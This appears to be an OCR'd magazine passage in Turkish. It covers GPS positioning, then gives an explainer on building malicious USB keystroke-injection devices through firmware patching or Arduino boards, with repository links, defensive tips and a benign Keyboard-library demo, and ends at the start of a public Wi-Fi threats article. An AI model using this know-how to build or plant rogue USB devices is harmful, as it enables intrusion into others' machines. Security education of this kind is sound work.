
Ayrıca Hindistan tarafından geliştirilen IRNSS isimli bölgesel bir konumlandırma sistemi de vardır. ABD kendisine ait GPS sisteminin sivil kullanımını gerektiğinde kapatabileceğini beyan ederken AB Galileo sisteminin savaş dahil her şart altında sivillere kesintisiz hizmet vereceğini duyurmuştur. Küresel konumlama sistemleri sahibi olduğu ülkeye askeri üstünlükler sağlamaktadır. 2011 Mart ayında başlayan Suriye iç savaşına Rusya GLONASS ile hedefini bulan silah sistemleri ile ağırlığını koymuş, adeta ABD karşısında tekrar dirilmiştir. Uzayda Küresel Konumlama sistemi geliştirmek ve işletmek ileri teknoloji, yüksek maliyet ve bilimsel birikim gerektirmektedir.

Greenwich Gözlem Evi - Londra

Küresel Konumlama Sistemleri Nasıl Çalışır

Küresel konumlama sistemleri yer istasyonları, uzayda konuşlu uydulardan oluşan bir ağ ve alıcılardan oluşan çok karmaşık tümleşik sistemler olmalarına rağmen basit çalışma ilkesine sahiptirler. Küresel Konumlandırma klasik 2D enlem boylam koordinat sisteminden farklı olarak WGS84 olarak kodlanmış dünya küresinin merkez noktasını referans alan 3D (x,y,z) Dünya Jeodezi Sistemini kullanır. Diğer bir ifade ile dünya küremiz varsayımsal WGS84 küresi ile merkez noktaları çakışacak şekilde iç içe geçirilmiştir.

Sistemin ana gövdesi, içinde milyonlarca yılda bir saniyeden daha az hata yapan atom saatleri barındıran WGS84 sanal küresinin dış çeperinde (yer merkezinden yaklaşık 26.000 km yükseklikteki yörüngede) dolaşan uydulardır. Sistemdeki tüm uyduların saatleri birbirleriye uyumlu çalışırlar. Uydu yörüngeleri yer üzerindeki herhangi bir noktadan en az 4 uydu gözlemlenebilecek şekilde düzenlenmiştir.



Uyduların her biri tüm diğer uydular ile senkronize çalışan kendi saat bilgilerini, tüm uyduların konumlarını ve alıcıların kendi konumlarını hesaplarken yararlanacağı bilgileri kendi uydu kodları ile birlikte sürekli radyo sinyali üzerinden yayınlarlar. Uydu kodlarının kullanılması alıcıların her uydunun yayınını ayırt etmesini sağlar.

Uydular yer istasyonları sayesinde yönetilirler, izlenirler ve belli aralıklarla konumlama parametreleri güncellenirler. GPS sinyalleri açık alanda sağlıklı alınırlar. Binaların arasında, yer altında, sık ormanlarda, engellerde bozulurlar.

Alıcılar ve Konum Belirleme

Küresel Konumlandırma 2 temel matematik kavramı üzerinde çalışır.

Ilki üç Bölgeleme (Trilateration) denen merkez noktası GPS uydusunun konumu, yarıçapı GPS uydusu ile alıcı arasındaki mesafe olan bir küre çizmektir. Bu işlem sinyali alınan her uydu için tekrarlanır.

İkincisi ise alıcı ile uydu arasındaki mesafenin bulunmasıdır. Gerçekte alıcının GPS uydusu ile arasındaki mesafeyi bilebilmesi mümkün değildir.

Alıcı her uydudan kendisine ulaşan sinyalin yolculuk süresini ışık hızı ile çarparak aradaki mesafeyi bulur. Işığın hızı boşlukta 299.792.458 m/s'dir.

Mesafe = Hız x Yolculuk Süresi

3 uydu konum tespiti için yeterliyse de 4 uydu hem güvenirliği arttırır hem de yüksekliğin de öğrenilmesine olanak verir.


Sinyalin uydudan alıcıya ortalama 0,06 saniye kadar kısa bir sürede ulaştığı göz önüne alınırsa sistemin basit olmasına rağmen çok hassas olduğunu da eklemek gerekir. En ufak hata konum tespitinde kilometrelerce hataya sebep olur.

WGS84 küresi varsayımsal oluşturulduğu için eksiksiz, mükemmel bir küredir. Konum tespitinin bilimsel uygulamalarda birkaç milimetre hassasiyete kadar varması bize mavi dünyamızın şekli kusurlarını görmemizi, ilginç sırlarını öğrenmemizi sağlar.

Akdeniz su seviyesinin Hint Okyanusu su seviyesinden 180 daha yüksek olduğunu GPS sayesinde öğrenebiliyoruz.

Hint Okyanusu altındaki kütle yoğunluğunun yüksek olması yerçekiminin daha güçlü olmasını sağlıyor.

Kütle çekiminin dünya yüzeyinin her yerinde homojen olmadığı bilinmesine rağmen GPS sayesinde deniz altındaki gizli bölgeleri de böylelikle keşfedebiliyoruz.



Küresel Konumlama Sisteminin kullanım alanları hayal gücünüzle sınırlıdır.

Askeri amaçlarla ortaya atılan sistemin navigasyon, deprem araştırmaları, arama-kurtarma, haritacılık, tapu kadastro, uçuş güvenliği, deniz su seviyelerinin izlenmesi,yaban hayatındaki göç yollarının tespiti gibi sayılamayacak kadar sivil ve bilimsel kullanım alanı vardır. 11 Mart 2011 yılında Japonya da meydana gelen 9 şiddetindeki deprem sonucunda dünya ekseninin 15 santim, koskoca Japonya adasının kuzey doğuya doğru 2,4 metre kaydığını GPS sayesinde öğrenebiliyoruz.

Zamanını kestiremediğimiz, adını bilmediğimiz bir seyyahın yol tarifi sormasıyla başlayan yön ve konum bulma arayışımız bizi GPS teknolojisine kadar getirdi. Önümüzdeki birkaç on yıl içerisinde yapay zeka ile donatılmış yolculuk edebilen her türlü otonom makinaların daha hızlı cevap verebilen ve milimetre hassasiyetinde konum belirleyebilen sistemlere ihtiyacı olacaktır. GPS maceramız daha bitmedi.

KAYNAKÇA

1. Dava Sobel ve William J.H.Andrewes,Boylam (Tübitak Popüler Bilim Kitapları)
2. Bilim ve Teknik çeşitli sayılar
3. https://en.wikipedia.org/wiki/Indian_Regional_Navigation_Satellite_System
4. http://www.gps.gov/multimedia/tutorials/trilateration/
5. https://tr.wikipedia.org/wiki/WGS84
6. https://tr.wikipedia.org/wiki/GLONASS
7. https://tr.wikipedia.org/wiki/Beidou_uydu_konumlandırma_sistemi
8. Görseller internetten derlenmiştir.

Kötücül USB'lerin Teknik Detayları

Kağan IŞILDAK
kaganisildak@outlook.com

Son 7 yıldır aktif olarak kullanımda olan, siber saldırıların fiziksel erişim bölümlerinde aktif olarak kullanılan "Kötücül USB" adını verdiğimiz cihazlar temelde insan etkileşimli aygıtların küçük boyutlu versiyonlarıdır.

Son 7 yıldır aktif olarak kullanımda olan, siber saldırıların fiziksel erişim bölümlerinde aktif olarak kullanılan "Kötücül USB" adını verdiğimiz cihazlar temelde insan etkileşimli aygıtların küçük boyutlu versiyonlarıdır. Kullanmış olduğumuz klavye, fare gibi aygıtlar bu sınıfın içerisine girmektedir. Bu küçük arkadaşlar fiziksel tuşların eksikliğini saymazsak her türlü özelliği eksiksiz üzerlerinde barındırmaktadırlar.

Kötücül USB'ler genel olarak 2 yol ile kendini klavye olarak tanıtmakta ve etkileşime girdiği cihaza belleği üzerinde kayıtlı olan sıralı tuş komutlarını yollayarak amacını gerçekleştirmektedir.

Burada bahsettiğimiz kötücüller klavyeyi taklit edip zarar verenler. Klavye taklidinin yanı sıra ağ kartını aldatabilen, boot seviyesinde cihaza zararlı yükleyebilen türler de bulunmaktadır.

Örneğin USB Rubber Ducky için hazırlanmış yandaki script kodu, Windows başlat menüsü yoluyla notepad.exe'yi çalıştırmakta ve açılan not defterine "Hello World! I'm in your PC!" yazmaktadır. Ağ kartını taklit eden saldırı projelerinden birine ait detayları senaryo kısmında bulabilirsiniz.

1.YOL

Kullanmış olduğumuz USB bellekler temelde 2 ayrı bölümden oluşmaktadır. "USB Controller" (İşlemci ve önyükleyici bu bölümde yer alır) ve "Flash"(Kontrolcüye ait yazılımın bulunduğu kısım ve son kullanıcının erişimine açık olan depolama alanı bu bölümde yer alır). Elimizde bulunan belleğin yazılım güncellemelerine karşı imza tabanlı bir koruması yoksa, var olan yazılımın dışarıdan güncelleme alma özelliği bulunuyorsa ve kontrolcümüzün HID özelliği bulunuyorsa belleğimiz kötücül amaçlarla kullanılabilir diyebiliriz. HID (Human Interface Device), kullandığımız cihazla aramızdaki iletişimi bu etkileşim sağladığımız arkadaşlar üstleniyor. Unutmamamız gereken bir nokta var. Bu yol ile sadece USB bellekler değil, web kamerası yahut kullandığımız klavyeler ya da SATA adaptörleri kötücül amaçlar doğrultusunda kullanılabilir. Bildiğiniz üzere bahsettiğim bu cihazlarda da aynı şekilde bir kontrolcü ve donanım yazılımı bulunmakta. Anlattığımız bu temel yol aşağıda okuyacağınız üzere donanıma ait yazılımın modifiye edilmesine dayanıyor. Eğer donanıma ait yazılım değiştirilebiliyorsa ve küçük "zararsız" payloadlarımız için bellekte yer varsa değişim mümkün olabilir diyebiliriz.

Peki nasıl?

Bu yol temel olarak donanıma ait yazılımın yamalanmasına dayanmaktadır. İlgili bellek kullandığı yazılımın orijinal yayımcı tarafından yayınlamış olup olmadığını kontrol etmediğinden dolayı ilk adım tamamlanmış oluyor. İmza tabanlı korumaları pek sevmesek ve güvenmesek de bu noktada eğer donanım benzeri bir korumaya sahipse cihaz güvendedir diyebiliriz.

Eğer böyle bir koruma yoksa dışarıdan orijinal yazılıma müdahale edilip yamalanmış farklı bir yazılım belleğe yüklenebilmektedir. Belleğin bir kontrolcüye sahip olduğundan bahsetmiştik. Bağlandığı porta minik elektrik sinyalleri yollayan, veri alış-verişini sağlayarak işlerimizi gerçekleştirmemizde en temel ve büyük rolü oynayan bu kontrolcü HID aktivitelerini gerçekleştirebilecek bir fonksiyona sahipse ikinci adımda tamamlanmış oluyor.

USB-HID protokolü dediğimiz bu olay insan arayüzüne olanak sağlayan protokolün ta kendisi. Bu sayede takılı olan cihazın yamalanmış yazılımı sayesinde üzerinde kayıtlı olan sıralı tuş komutlarını hedef cihaza yollayabilmektedir. Yapılan araştırmalar sonucunda bu işlem için uygun görülen ve kullanılan kontrolcünün PHISON PS2251-03 olduğu saptanmıştır.

DerbyCon'da yapılan sunum ve direkt olarak onun için hazırlanmış donanım, yazılımı sayesinde sıkça kullanılmakta. Lakin bu amaç için kullanılacak her belleğin bu kontrolcüye sahip olmasına gerek yok. Önceden bahsettiğimiz kriterleri sağlıyorsa ve bu işle yakından ilgilenen toplulukların test listesinde bulunuyorsa farklı bir bellek işinizi görür. Bu yönteme dair detaylar 2014 yılında düzenlenen Black Hat konferansında Karsten NOHL ve Jakob LELL tarafından anlatılmıştı.

Projeye dair detaylara https://opensource.srlabs.de/projects/badusb buradan ulaşabilirsiniz.


Kendi kötücül USB'mizi bu yol ile nasıl oluşturabiliriz, diye soracak olursanız, 2014 yılında düzenlenen DerbyCon'da değinilen projeye ait detaylara şu repo üzerinden ulaşabilirsiniz. https://github.com/brandonlw/Psychson

2.YOL

Hobi-Elektronik furyasını yaşadığımız bu yıllarda neredeyse her gün yeni bir programlanabilir kart çıkmakta ve gün geçtikçe arz-talep ilişkisine bağlı olarak oldukça küçük boyutlarda kartlar üretilmektedir.

Çinli elektronik satıcıları artık farklı bir boyuta yükseldi. Kontrolcü boyutundan daha küçük ve o kontrolcüyü içeren kartlar satıyorlar!

Az sonra bahsedeceğimiz adımları gerçekleştirirken edineceğiniz ürünleri orijinal üreticisinden satın almaya dikkat edin. Bunun sebebi ise malum satış noktalarından aldığınız kartların bahsedildiği kadar küçük boyutta olmaması ve bazılarının lehimlerinin kopuk gelmesi. Hobi amaçlı programlanabilir kartlar temel olarak mikrokontrolcüye sahip ve bu mikrokontrolcüye bağlı pinlerden oluşan devrelerdir.



Genel olarak Arduino önyükleyiciye sahip olan kartlara tümüyle yükleme yapmayız. Bize ayrılan bölüme kodlarımız arayüz vasıtasıyla yazılır ve kart işlemleri buradan yürütür. Bu sayede risk oranı minimum seviyeye inmektedir. İlk yolda bahsettiğimiz yazılım güncellemelerini gerçekleştirirken hatalı konfigürasyondan dolayı belleğiniz çöpe gidebilir.

Riskten kurtulmak güzel ancak bir dezavantajımız var bu yolda. Bildiğiniz gibi ilk yolda belleği modifiye etsek dahi taktığımız zaman depolama alanına erişimimiz bulunmakta, ancak bu yolda kullandığımız kartlarda doğrudan gelen bir depolama alanı yok ve harici eklenen bir SD kart sadece programlanabilir kartımız tarafından erişilebilir durumda oluyor.

Bu dezavantajın bedelini isteğiniz doğrultusunda boyuttan feragat ederek kurtulabilirsiniz ya da mini-hub adını verdiğimiz modülleri kullanarak komplike bir devre oluşturabilirsiniz ki kullandığım kadarıyla bu daha mantıklı. Şimdi nasıl işlediklerinden bahsedelim.

Peki nasıl?

İlk yolda kontrolcünün HID aktivitelerini gerçekleştirebilecek durumda olması gerektiğini söylemiştik. Bu yolda da aynı şekilde kontrolcümüzün buna izin vermesi gerekmekte.

Yazılımların yeniden yamalanması sayesinde hazır ayarlarda HID aktivitesine izin vermeyen kartlara bu aktiviteler eklenebilmekte. Tabii bunun için kart sahibi baştan kartın ana yazılımını değiştirmesi gerekiyor. Ve risk çanları burada da çalıyor.

Ufak bir hatada kartın çöp olma ihtimali yüksek. Dünya genelinde satışı yapılan USB Rubber Ducky RD Amtel AT32UC3B1256 mikro kontrolcüye sahip. Burada kısaca Rubber Duck'ye değinmek istiyorum. Kendisi Hak5 tarafından üretilen ticari amaçlı kötücül bir USB.

Sahip olduğu topluluk, yazılım güncellemeleri ve desteği RubberDucky'i ön plana çıkaran özelliklerden. "Plastik Ördek" anlamına gelen bu arkadaşımız "vaklarsa cisim ördektir, tuş yollar ise HID'dir" gibi bir mottoya sahip.

Her vaklayanın ördek değil sahte olabileceğini de vurgulamak istemiş olabilirler. Son yıllarda adını "hacking" temalı bir dizi sayesinde duymuş olabilirsiniz. Eğer bu yollar ile uğraşmak istemezseniz ve yeterli bütçeniz varsa kendisini edinmeniz mantıklı olabilir.

Depolama amacıyla kullanılan Phison marka belleklerden Phison2303 kontrolcüye sahip cihazlar kötücül amaçlar doğrultusunda donanıma ait yazılımı yamalanarak kötücül amaçlar için kullanılabiliyor.

Ki bu donanımlar ilk bahsettiğimiz yol ile amacını gerçekleştiriyorlar.

Aklınıza RubberDucky'nin depolama alanına erişim imkanı sağladığı gelecektir. Bu erişim sırasında kontrolcü büyük rol oynamakta ve sahip olduğu SD kartı etkileşimde olduğu cihaza depolama alanı şeklinde tanıtabilmekte. Bu yolda ulaşılabilirlik ve fiyat açısından cazip olan başka bir kontrolcüye sahip kart kullandığımızdan maalesef bu imkan yer almıyor.

Genel olarak ATMEGA 32U4 kontrolcüye sahip kartlar bu iş için biçilmiş kaftan.

Sebebi ise küçük boyutlardaki devre kartlarına implemente edilmiş halleri her yerden ulaşılabilecek durumda ve cüzi bir fiyata edinilebilir.

```
#include <Keyboard.h>
void setup() {
Keyboard.begin(); //Projemize eklediğimiz kütüphaneyi kullanmaya başlıyoruz.

Keyboard.press(KEY_LEFT_GUI); //Tanımlanmış tuşlardan birine basmamıza imkan sağlıyor.

Keyboard.releaseAll(); //Kombinasyonlu tuş basışı için kullanılır ve kendinden önce yazılan press komutlarını gerçekleştirir

Keyboard.print("example"); //Yazı yazmamızı sağlar

Keyboard.end(); //Kullanımı bitirir
}

void loop() {
}
```

32U4 kontrolcüye sahip Arduino bootloader'ı yüklü gelen bir programlanabilir kart HID aktivitelerine izin verdiğinden tercih sebebi.

Arduino ile programlanabilen bu kartlar üzerinde kullanabileceğimiz "Keyboard" sınıfı ile kötücül senaryoların gerçekleştirilmesine izin vermekte. Arduino için geliştirilmiş açık kaynak kodlu kötücül USB projesi olan BadUINO'a buradan ulaşabilirsiniz https://github.com/kaganisildak/baduino

Ağ Güvenliği

Kötücül USB'ler ile ağın tamamı etkilenmese dahi istenen bir cihaz normal iletişimin dışına çıkarılabilir. "DNS Spoofing" adını verdiğimiz yöntem ile son kullanıcı ulaşmak istediği site dışında farklı bir siteye yönlendirilir.

Temel olarak DNS sunucularının değiştirilmesine dayanan bu yöntem ile yemleme olayı daha gerçekçi bir seviyeye ulaşıyor.

Web üzerinde gerçekleştireceğiniz ve hassas bilgilerinizi paylaştığınız hizmetlerin taklit edilebileceği zaten aşikar. Yıllardır bundan dolayı ortaya çıkan durumları görüyoruz. Bu yöntem sayesinde dikkatsizliğinize bağlı olmaksızın oltaya takılabilirsiniz.

Ransomware

Son yıllarda adını sıklıkla duyduğumuz bu zararlı türleri genel olarak bir döküman yahut çalıştırılabilir dosyalar ile cihazlarımızı enfekte etmekte. Yeni varyasyonları ağınıza talepler gerçekleştirerek işlerini halletmekte.

Kötücül USB'ler sayesinde de bahsettiğimiz bu zararlı yazılımlar cihazlarınıza bulaşabilmekte.

PoisonTAP

Bu proje Samy Kamkar tarafından geliştirilmiş ve ağ kartını taklit edebilen saldırılar içerisinde gösterebileceğimiz uygulamalara güzel bir örnek.

Raspberry Pi ve Node.Js'in bir arada olduğu bu "zararsız" projede minik cihazımız öncelikle USB portu üzerinden kendini ağ kartı olarak tanıtıyor, taklit ediyor.

Etkileşime girdiği cihaz üzerindeki tüm trafiği kendi üzerine alarak tabiri caizse paketlerimizi çalıyor.

Trafiğimiz üzerinde söz sahibi olan bir cihaz çerezlerimize ulaşabilir, önbellek zehirlemelerine maruz bırakabilir. Kısaca çok önem verdiğimiz kişisel güvenliğimizi ciddi şekilde sarsabilir.

Projeye dair ayrıntılı bilgi için: https://samy.pl/poisontap/

Daha fazlası

Genel olarak klavye taklidi üzerine olan saldırılardan bahsettik ve konuyu bunun üzerine kaleme aldık. Ancak ilk anlattığımız yolda bazı belleklerin yazılımının yamalanabileceğinden bahsetmiştik. Bu sayede yamalanmış bir yazılıma sahip bellek sizin "sildim" dediğiniz dosyaları silmek yerine depolama alanında saklayabilir, güvenlik yazılımlarını kandırmak amacıyla yazılım değiştokuşu yapılabilir, hatta BIOS'unuzu kendi alanında bulunan dosyalar ile güncelleyebilir.

Nasıl Korunuruz ?

- USB Bellekler için beyaz liste (white-list) oluşturabilir ve sadece tanımladığınız USB belleklerin cihazınızda kullanılmasını sağlayabilirsiniz.

- Kritik görevlerde kullanılan bir cihaz ise USB portlarını tamamiyle deaktif edebilirsiniz.

- İmza tabanlı koruma barındıran ve orijinal yayımcıya ait yazılımları kabul eden USB bellekleri kullanmaya dikkat edebilirsiniz.

- Donanımlarınızın güncelleme fonksiyonlarını kapatabilirsiniz. (Haberiniz olmadan elinizde bulunan cihazlar düzenlenebilir. Buna karşı bu yöntemi kullanmak en sağlıklısı)

- HID Klavye'ye ait sürücüleri bilgisayarınızda deaktif edebilirsiniz. Bu şekilde takılan USB Belleğin içeriğine erişiminiz olur ancak USB Bellek cihazınız üzerinde HID aktivitelerini gerçekleştiremez.

- Kurumunuzda bu saldırılara karşı önlem almak isterseniz güvenlik yazılımlarının EndPoint versiyonlarını edinebilirsiniz. Edinmeden önce kötücül USB'lere karşı koruma seçenekleri var mı bunu kontrol etmelisiniz.

Yakınımızdaki Tehdit
Kablosuz Ağlar

Besim ALTINOK
besim.altinok@barikat.com.tr

"Herkese açık olan kablosuz ağlarda dikkatli olun: Herkesin erişimine açık ortamlardaki (kafe vb.) kablosuz ağları kullanmamaya özen gösterin. Olur da kullanırsanız, bankacılık gibi özel işlemlerinizi gerçekleştirmeyin! Bu tarz işlemler için telefonunuzun kablosuz internet paylaşımı özelliğini kullanabilirsiniz.

Şüphe ile yaklaşın: Bütün cihazların her zaman risk altında olduğunu unutmayın ve bağlandığınız bütün kablosuz ağlara her zaman şüphe ile yaklaşın. Bu sizin tuzaklara düşme riskinizi azaltacaktır."

Kablosuz ağlar sağladıkları avantajlar bakımından kısa zamanda yaygınlaşmıştır. Kablosuz bir iletişim sağlandığı için, taşınabilir cihazlarda bu şekilde rahatça kullanılmaya başlandı.

Bu sayede insanlar gittikleri her yerde telefon, bilgisayar ve tabletleri ile internete erişim sağlayabilmek için kablosuz ağları kullanmaya başladılar. Kullanımın bu derece yaygınlaşması ile beraber insanlara hizmet veren kafe gibi ortamlar da ücretsiz internet hizmetine başladılar.

Bu demek oluyor ki artık saldırganlar parola elde etme, sahte erişim noktası açma gibi saldırı yöntemlerine ihtiyaç duymadan hedefledikleri kullanıcılar ile aynı ağda olmaya başladılar.

Türkiye

İnternet erişiminde kablosuz ağ kullanımı arttıkça, kullanıcıların bu alandaki etkinliği de yükselmeye başladı. Bununla beraber yardımlaşma platformları artış gösterdi. Bu platformlar aracılığı ile insanlar, lokasyon bazlı kablosuz ağ parola bilgilerine erişmeye başladılar. Bu kapsamda, WiFi Map uygulamasından elde edilen veriler sayesinde, İstanbul ve Ankara şehirlerinde yapılan analizlerde; İstanbul şehrinde 60.000 üzerinde kablosuz ağ paylaşım noktasının, Ankara şehrinde ise, 8650 üzeri kablosuz ağ parolası paylaşılan alanların bilgisi bulunmaktadır.

Bu bilgiler içerisinde, mekânın lokasyonu, SSID (kablosuz ağ ismi) bilgisi ve parolası gibi bilgiler yer almaktadır.

Var olan bu bilgiler içerisinden tüm parola bilgileri de analiz edildiğinde, insanların koyduğu ve kablosuz ağlarda kullandığı parola bilgilerinin güvenliğine ilişkin bilgiler elde edildi.

Bu durumda, İstanbul şehrinde yer alan 60.000 üzeri WiFi bilgisi paylaşım noktasında, 70.000 üzerinde parola bilgisine rastlandı.

Bu parola bilgileri analiz edildiğinde aşağıdaki gibi sonuçlar elde edildi. Ankara şehrinde ise, var olan 8650 üzeri WiFi bilgisi paylaşım noktasında, 13210 üzerinde parola bilgisine rastladım.

Bu parola bilgilerini analiz ettiğimde de aşağıdaki gibi sonuçlar elde ettim.

Şehirlere göre kullanılan parola istatistikleri


Yapılan analizlerde kablosuz ağlarda kullanılan ve insanların tercih ettiği parola bilgilerinin genellikle, takımlarının kuruluş yılları, ardışık sayılar, markalarının ve kuruluş yıllarının kombinasyonları, belli bir mizaca sahip kelimeler oldukları saptanmıştır.


Bizi bekleyen tehlikeler

Peki bu ölçüde, kablosuz ağ paylaşım noktasının olduğu bir ortam da kötü niyetli kişiler bize nasıl bir zarar verebilir ve neler elde edebilirler?

Bu sorunun cevabını, 3 farklı başlıkta inceleyebiliriz.

1) Trafiğin izlenmesi
2) Trafiğin yönlendirilmesi
3) Cihazların hacklenmesi





1) Trafiğin izlenmesi (MiTM- Ortadaki Adam Saldırısı)

Bu saldırı türünde saldırgan internet ortamında gezinirken, keyfi veya herhangi bir işlem için girdiğimiz web sitelerine ve buralarda kullandığımız, birçok kritik bilgiye erişebilmektedir. Üstelik bu tarz bir trafik dinleme işlemi için saldırgan kişinin üst düzey bir bilgiye sahip olması gerekmemektedir.

2) Trafiğin yönlendirilmesi (Spoofing)

Bu saldırı türünde saldırgan, bizi kendi istediği farklı içeriklere yönlendirebilir ve bilgilerimizi çalabilir. Bu demek oluyor ki, bir kafede oturup facebook.com adresine girmeye çalıştığınızda, saldırgan kişi sizi kendi hazırladığı sahte bir web sayfasına yönlendirerek, burada kullandığınız hesabı ele geçirebilir.

3) Cihazların hacklenmesi

